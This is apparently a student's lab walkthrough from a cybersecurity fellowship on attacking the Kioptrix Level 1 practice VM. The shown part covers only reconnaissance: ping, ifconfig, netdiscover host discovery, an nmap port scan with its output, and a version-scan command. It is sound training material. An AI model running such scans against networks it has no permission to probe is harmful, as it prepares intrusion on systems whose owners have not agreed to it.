
25 June, 24

BYTEWISE FELLOWSHIP CYBERSECURITY

BY: SEERAT E MARRYUM

Kuptrix Exploit Level 1 (SAMBA)


1. Check Internet connectivity:**ping google.com**
2. List the current network interface: **ifconfig**


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
KaliLinux
Kioptrix Level 1
1 2 3 4
silentspectre@kali: ~
File Actions Edit View Help
26°C Sunny
9:08 AM
6/25/2024

```
┌──(silentspectre㉿kali)-[~]
└─$ ping google.com
PING google.com (172.217.17.46) 56(84) bytes of data.
64 bytes from ams16s29-in-f14.1e100.net (172.217.17.46): icmp_seq=1 ttl=58 time=62.7 ms
64 bytes from ams16s29-in-f14.1e100.net (172.217.17.46): icmp_seq=2 ttl=58 time=110 ms
^C
── google.com ping statistics ──
2 packets transmitted, 2 received, 0% packet loss, time 1003ms
rtt min/avg/max/mdev = 62.694/86.540/110.387/23.846 ms

┌──(silentspectre㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.100.213  netmask 255.255.255.0  broadcast 192.168.100.255
        inet6 fe80::20c:29ff:feac:dc08  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:ac:dc:08  txqueuelen 1000  (Ethernet)
        RX packets 289  bytes 33806 (33.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 50794  bytes 3055632 (2.9 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 14  bytes 984 (984.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 14  bytes 984 (984.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(silentspectre㉿kali)-[~]
└─$ 
```

25 June, 24

3. Command: **sudo netdiscover**




KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
KaliLinux
Kioptrix Level 1
1 2 3 4
silentspectre@kali: ~
File Actions Edit View Help
26°C Sunny
9:10 AM
6/25/2024

```
 Currently scanning: 192.168.110.0/16   |   Screen View: Unique Hosts

 6 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 360
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 _____________________________________________________________________________
 192.168.100.102 7c:1c:68:c7:7f:d8      3     180  Samsung Electronics Co.,Ltd
 192.168.100.48  ac:b5:7d:54:2a:05      1      60  Liteon Technology Corporation
 192.168.100.212 00:0c:29:7c:3a:16      1      60  VMware, Inc.
 192.168.100.168 c6:cd:34:dd:cc:60      1      60  Unknown vendor


┌──(silentspectre㉿kali)-[~]
└─$
::1              ff02::2          ip6-allrouters  ip6-loopback    localhost
ff02::1          ip6-allnodes     ip6-localhost   kali
┌──(silentspectre㉿kali)-[~]
└─$ sS
```

4. Ping the IP to see if it pings or not**: ping <target ip>**

5. If it pings then identify what devices are running on their networks, discover hosts and services, and detect open ports by **nmap** the ip**: nmap <target ip>**


25 June, 24



```
┌──(silentspectre㉿kali)-[~]
└─$ ping 192.168.100.212
PING 192.168.100.212 (192.168.100.212) 56(84) bytes of data.
64 bytes from 192.168.100.212: icmp_seq=1 ttl=255 time=0.310 ms
64 bytes from 192.168.100.212: icmp_seq=2 ttl=255 time=0.733 ms
64 bytes from 192.168.100.212: icmp_seq=3 ttl=255 time=0.711 ms
^C
── 192.168.100.212 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2037ms
rtt min/avg/max/mdev = 0.310/0.584/0.733/0.194 ms

┌──(silentspectre㉿kali)-[~]
└─$ nmap 192.168.100.212
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-25 00:12 EDT
Nmap scan report for 192.168.100.212
Host is up (0.0027s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
443/tcp  open  https
1024/tcp open  kdm

Nmap done: 1 IP address (1 host up) scanned in 2.21 seconds

┌──(silentspectre㉿kali)-[~]
└─$ 
```


6. Check state and versions of ports: **sudo nmap -sS -sV <target ip>**

25 June, 24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
KaliLinux
Kioptrix Level 1
1 2 3 4
silentspectre@kali: ~
File Actions Edit View Help
Live
9:16 AM
6/25/2024

